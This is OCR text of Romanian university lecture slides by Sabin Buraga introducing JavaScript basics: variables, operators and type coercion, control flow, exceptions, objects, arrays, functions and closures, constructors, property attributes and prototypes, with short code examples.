Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: variabile

Dacă nu se folosește **var**,
atunci variabila este considerată globală

de evitat așa ceva!

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: variabile

Valorile sunt „legate” tardiv la variabile (*late binding*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: operatori

Pentru numere: **+ – * / %**

De asignare: **+= –= *= /= %=**

Incrementare și decrementare: **++ – –**

Concatenare de șiruri: "Java" **+** "Script" ≡ "JavaScript"

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: operatori

Conversia tipurilor se face „din zbor” (dinamic)

"3" + 4 + 5 ≡ 345

3 + 4 + "5" ≡ 75

adăugând un șir vid la o expresie,
o convertim pe aceasta la *string*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: operatori

Comparații: **< > <= >=** (numere și șiruri)

egalitatea valorilor se testează cu **==** și **!=**

1 == true ≡ true

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: operatori

Comparații: **< > <= >=** (numere și șiruri)

egalitatea valorilor se testează cu **==** și **!=**

1 == true ≡ true

a se folosi: 1 **===** true ≡ false

inhibă conversia tipurilor de date

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: operatori

Aflarea tipului unei expresii: operatorul **typeof**

typeof "Tux" ≡ string

operand	rezultat
undefined	'undefined'
null	'object'
de tip Boolean	'boolean'
de tip Number	'number'
de tip String	'string'
Function	'function'
orice alte valori	'object'

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: operatori

Operatorii logici **&&** și **||**

```
var nume = unNume || "Implicit";
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: operatori

Operatorul ternar de test **? :**

```
var prezență = (studenți > 33) ? "Prea mulți" : "Cam puțini…";
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: control

Testare: **if … else**, **switch**

pentru **switch**, sunt permise expresii la fiecare **case**
(testarea se realizează cu operatorul ===)

```
switch (2 + 3) {                /* sunt permise expresii */
   case 4 + 1  : egalitate ();
                 break;
   default     : absurd (); // nu se apelează niciodată
}
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: control

Ciclare: **while**, **do … while**, **for**

```
do {
    var nume = preiaNume ();
} while (nume != "");
for (var contor = 0; contor < 33; contor++) {
    // de 33 de ori…
}
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: control

Excepții: try ... catch ... finally

```
try {
   // Linii "periculoase" ce pot cauza excepții
} catch (eroare) {
   // Linii rulate la apariția unei/unor excepții
} finally {
   // Linii care se vor executa la final
}
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: control

Excepții: try ... catch ... finally

```
try {
   // Linii "periculoase" ce pot cauza excepții
} catch (eroare) {
   // Linii rulate la apariția unei/unor excepții
} finally {
   // Linii care se vor executa la final
}
```

emiterea unei excepții: throw

```
throw new Error ("O eroare de-a noastră...");
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: control

Gestionarea erorilor

Error
EvalError
RangeError
ReferenceError
SyntaxError
TypeError
URIError

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: obiecte

Perechi nume—valoare

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: obiecte

Perechi nume—valoare

tabele de dispersie (*hash*) în C/C++
tablouri asociative în Perl, PHP sau Ruby
HashMaps în Java

"*everything except primitive values is an object*"

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: obiecte

Perechi nume—valoare

numele este desemnat de un șir de caractere
(*i.e.*, expresie de tip String)

valoarea poate fi de orice tip,
inclusiv null sau undefined

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: obiecte

Obiect ≡ colecție de *proprietăți*,
având mai multe *atribute*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: obiecte

Obiect ≡ colecție de *proprietăți*,
având mai multe *atribute*

proprietățile pot conține alte obiecte,
valori primitive sau metode

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: obiecte

Obiecte predefinite:

Global	Object
Function	Array
String	RegExp
Boolean	Number
Math	Date

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: obiecte

Create prin intermediul operatorului **new**:

```
var ob = new Object();

var ob = { }; // echivalent cu linia anterioară
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: obiecte

Accesarea proprietăților – operatorul .

```
ob.nume = "Tux";
var nume = ob.nume;
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: obiecte

Accesarea proprietăților – operatorul .

```
ob.nume = "Tux";
var nume = ob.nume;
```

echivalent cu:

```
ob["nume"] = "Tux";
var nume = ob["nume"];
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: obiecte

Declarare + asignare:

```
var pinguin = {
    nume: "Tux",
    proprietati: {
      culoare: "verde",
      marime: 17
    }
}
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: obiecte

Declarare + asignare:

```
var pinguin = {
   nume: "Tux",
   proprietati: {
     culoare: "verde",
     marime: 17
   }
}
```

accesare:

pinguin.proprietati.marime ≡ 17

pinguin["proprietati"]["culoare"] ≡ verde

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
var facultyContactInfo = {
 // numele proprietăților sunt încadrate de ghilimele
 "official-phone" : '+40232201090',
 city : 'Iasi',   // dacă numele e identificator valid, ghilimelele pot fi omise
 'street' : 'Berthelot Street',
 'number' : 16,      // pot fi folosite orice tipuri de date primitive
 "class" : "new",  // cuvintele rezervate se plasează între ghilimele
 coord : {            // obiectele pot conține alte obiecte (nested objects)
    'geo' : { 'x': 47.176591, 'y': 27.575930 }
 },
 age : Math.floor ("21.7")  // pot fi invocate metode de calcul a valorilor
};

console.log (facultyContactInfo.coord["geo"].y);  // obținem 27.57593
```

caracteristici: obiecte

Iterarea proprietăților – considerate chei:

```
var pinguin = { 'nume': 'Tux', 'marime': 17 };
for (var proprietate in pinguin) {
    afiseaza (proprietate + ' = ' + pinguin[proprietate]);
}
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: obiecte

Eliminarea proprietăților se realizează cu **delete**

```
var pinguin = { 'nume': 'Tux', 'marime': 17 };
pinguin.nume = undefined; // nu șterge proprietatea
delete pinguin.marime;      // eliminare efectivă
for (var prop in pinguin) {
  console.log (prop + "=" + pinguin[prop]);
}
// va apărea doar "nume=undefined"
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tablouri

Tipuri speciale de obiecte

proprietățile (cheile) sunt numere,
nu șiruri de caractere

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tablouri

Se poate utiliza sintaxa privitoare la obiecte:

```
var animale = new Array ();
animale[0] = "pinguin";
animale[1] = "omida";
animale[2] = "pterodactil";

animale.length ≡ 3
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tablouri

Se poate utiliza sintaxa privitoare la obiecte:

```
var animale = new Array ();
animale[0] = "pinguin";
animale[1] = "omida";
animale[2] = "pterodactil";

animale.length ≡ 3
```

notație alternativă – preferată:

```
var animale = ["pinguin", "omida", "pterodactil"];
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tablouri

Elementele pot aparține
unor tipuri de date eterogene

```
var animale = [33, "vierme", false, "gaga"];
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tablouri

Tablourile pot avea „găuri” (*sparse arrays*):

```
var animale = ["pinguin", "omida", "pterodactil"];
animale[33] = "om";

animale.length ≡ 34
typeof animale[13] ≡ undefined
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tablouri

Tablourile pot avea „găuri” (*sparse arrays*):

```
var animale = ["pinguin", "omida", "pterodactil"];
animale[33] = "om";
```

animale.length ≡ 34
typeof animale[13] ≡ undefined

pentru a adăuga elemente putem recurge la:

```
animale[animale.length] = altAnimal;
```


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tablouri – exemplu

```
var vector = [ ];
vector[0] = "zero";
vector[new Date().getTime()] = "now";
vector[3.14] = "pi";

for (var elem in vector) {
    console.log ("vector[" + elem + "] = " + vector[elem] +
                 ", typeof( " + elem +") == " + typeof (elem));
}
```

adaptare după John Kugelman (2009)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



rezultatul obținut în urma rulării programului JavaScript via aplicația JS Bin

http://jsbin.com/

caracteristici: tablouri

Metode utile:

a.**toString**() a.**concat**(item, ..) a.**join**(sep)
a.**pop**() a.**push**(item, ..) a.**reverse**()
a.**shift**() a.**unshift**([item]..)
a.**sort**(cmpfn) a.**splice**(start, delcount, [item]..)
etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: funcții

Definite via **function**

```
function transformaPixeliInPuncte (px) {
        var puncte = px * 300;
        return puncte;
}
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: funcții

Dacă nu este întors nimic în mod explicit, valoarea de retur se consideră undefined

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: funcții

Parametrii de intrare pot lipsi,
fiind considerați undefined

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: funcții

Pot fi transmise mai multe argumente,
cele în surplus fiind ignorate

transformaPixeliInPuncte (10, 7) ≡ 3000

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: funcții

Funcțiile sunt tot obiecte

astfel, pot fi specificate funcții anonime

caracteristici: funcții

Funcțiile sunt tot obiecte

astfel, pot fi specificate funcții anonime

în acest sens, JavaScript este un limbaj funcțional

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: funcții

```
var media = function () { // calculul mediei a N numere
      var suma = 0;
      for (var iter = 0,
            lung = arguments.length;
            iter < lung; iter++) {
         suma += arguments[iter];
      }
      return suma / arguments.length;
   };
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: funcții

```
var media = function () { // calculul mediei a N numere
    var suma = 0;
    for (var iter = 0,
        lung = arguments.length;
        iter < lung; iter++) {
      suma += arguments[iter];
    }
    return suma / arguments.length;
};
```


variabilele declarate
în funcție nu vor fi
accesibile din exterior,
fiind „închise”

▼

funcție *closure*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

JS Bin
Add library
Share
HTML
CSS
JavaScript
Console
Output
Log in
Register
Help
JavaScript
var media = function () {
// calculul mediei a N numere
var suma = 0;
for (var iter = 0, lung = arguments.length;
iter < lung; iter++) {
suma += arguments[iter];
}
return suma / arguments.length;
};
console.log (
media (9, 10, 7, 8, 7)
);
console.log (
media (3, 9, 9)
);
Console
Run
8.2
7
console.log (media (9, 10, 7, 8, 7)) ≡ 8.2



precizați ce efect vor avea liniile de cod următoare:

```
console.log ( typeof (media) );
console.log ( media() );
```

JavaScript ▾

```
var media = function () {
  // calculul mediei a N numere
  var suma = 0;
  for (var iter = 0, lung = arguments.length;
       iter < lung; iter++) {
    suma += arguments[iter];
  }
  return suma / arguments.length;
};

console.log (typeof (media));
console.log ( media());
```

Console Run

```
"function"

NaN

>
```

variabila **media** este de tip **function**

apelul **media()** întoarce valoarea **NaN**

caracteristici: de la funcții la clase

Exemplificare:
dorim să procesăm – via funcții –
caracteristici ale unor animale

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: de la funcții la clase

```
function creeazaAnimal (nume, marime) {
   return { nume: nume, marime: marime }
}
function oferaNume (animal) {
   return animal.nume;
}
function oferaMarime (animal) {
   return animal.marime;
}
```

caracteristici: de la funcții la clase

```
function creeazaAnimal (nume, marime) {
   return { nume: nume, marime: marime };
}
function oferaNume (animal) {
   return animal.nume;
}
function oferaMarime (animal) {
   return animal.marime;
}
```

```
var tux = creeazaAnimal ("Tux", 17);
oferaMarime (tux) ≡ 17
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: de la funcții la clase

O „clasă” referitoare la animale:

```
function creeazaAnimal (nume, marime) {
   return {
     nume: nume,                    // date-membre
     marime: marime,
     oferaNume: function () {   // funcție de furnizare a numelui
        return animal.nume;
     },
     oferaMarime: function () { // o altă „metodă”
       return animal.marime;
    }
  };
}
```

caracteristici: de la funcții la clase

Dorim să apelăm funcțiile definite:

```
var tux = creeazaAnimal ("Tux", 17);

tux.oferaMarime ()
```

▼

ReferenceError: animal is not defined

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: de la funcții la clase

```
function Animal (nume, marime) {
   this.nume = nume;                    // date-membre
   this.marime = marime;
   this.oferaNume = function () {   // metodă
       return this.nume;
   };
   this.oferaMarime = function () { // metodă
       return this.marime;
    };
}
```

creational pattern

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: funcții & obiecte

Operatorul **new** creează un nou obiect vid și
apelează funcția specificată cu **this** setat pe acest obiect

aceste funcții se numesc *constructori*,
trebuie apelate via **new**
și, prin convenție, au numele scris cu literă mare

caracteristici: de la funcții la clase

Față de alte limbaje de programare,
obiectul curent – referit cu this –
este setat ca fiind obiectul global

de exemplu, în *browser*, reprezintă fereastra curentă
în care este redat documentul: this ≡ window

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
1  function Animal (nume, marime) {
2      this.nume = nume; // date-membre
3      this.marime = marime;
4      this.oferaNume = function () {    // metodă
5          return this.nume;
6      };
7      this.oferaMarime = function () { // metodă
8          return this.marime;
9      };
10 }
11 var tux = new Animal ("Tux", 17);     // instanţiere
12 console.log (tux.oferaNume());
13 var jox = tux;
14 console.log (jox.oferaNume());
15 var pax = new Animal ("Pax", 15);     // alt obiect
16 pax.marime = 21;
17 console.log (pax.oferaMarime());
```


Edit code

<< First | < Back | Step 27 of 29 | Forward > | Last >>

line that has just executed
next line to execute

Program output:

```
Tux
Tux
```




```
// instanţierea unui obiect
var tux = new Animal ("Tux", 17);
console.log (tux.oferaNume ());
var jox = tux;
console.log (jox.oferaNume ());
// alt obiect
var pax = new Animal ("Pax", 15);
pax.marime = 21;
console.log (pax.oferaMarime ());
```

trasarea pas-cu-pas a execuţiei programului, cu inspectarea valorilor variabilelor, via www.pythontutor.com/visualize.html#py=js

caracteristici: funcții & obiecte

Metodele pot fi declarate și în exteriorul constructorului

```
function oferaNumeAnimal () {
   return this.nume;
}
function Animal (nume, marime) {
   this.nume = nume;
   this.marime = marime;
   this.oferaNume = oferaNumeAnimal; // referă funcția de mai sus
}
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: proprietăți

Orice obiect deține trei tipuri de proprietăți:

named data property
o proprietate având asignată o valoare

named accessor property
de tip *setter*/*getter* pentru a stabili/accesa o valoare

internal property
folosită exclusiv de procesorul ECMAScript (JavaScript)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: proprietăți

Fiecare proprietate are asociate atributele:

[[Value]] – desemnează valoarea curentă a proprietății

[[Writable]] – indică dacă o proprietate poate să-și modifice valoarea

[[Get]] și **[[Set]]** – funcții opționale pentru a oferi/stabili valoarea unei proprietăți de tip *accessor*

[[Enumerable]] – specifică dacă numele proprietății va fi disponibil într-o buclă **for-in**

[[Configurable]] – indică dacă proprietatea poate fi ștearsă ori redefinită

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


[[Prototype]]	definește ierarhiilor de obiecte
[[Get]] [[Put]] [[CanPut]]	pentru accesarea valorilor
[[HasProperty]] **[[DefineOwnProperty]]** **[[GetProperty]]** **[[GetOwnProperty]]** **[[Delete]]**	manipularea proprietăților
[[Extensible]]	indică obiectele ce pot fi extinse
[[Construct]] **[[Call]]**	asociate obiectelor executabile (funcții)
[[Code]] **[[Scope]]**	desemnează codul & contextul unei obiect de tip funcție

proprietăți interne importante (folosite de procesorul ECMAScript, dar inaccesibile la nivel de program)

caracteristici: proprietăți

```
// crearea unei proprietăți simple stocând date
// (writable, enumerable, configurabile)
obiect.numeProprietate = 33;

// crearea via API-ul intern a unei proprietăți stocând date
Object.defineProperty (obiect, "numeProprietate", {
  value: 33, writable: true, enumerable: true, configurable: true }
)
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



proprietățile interne ale obiectelor definite

http://www.objectplayground.com/

caracteristici: prototipuri

Deoarece orice obiect deține în mod implicit proprietatea **prototype**,
structura unei clase poate fi extinsă ulterior

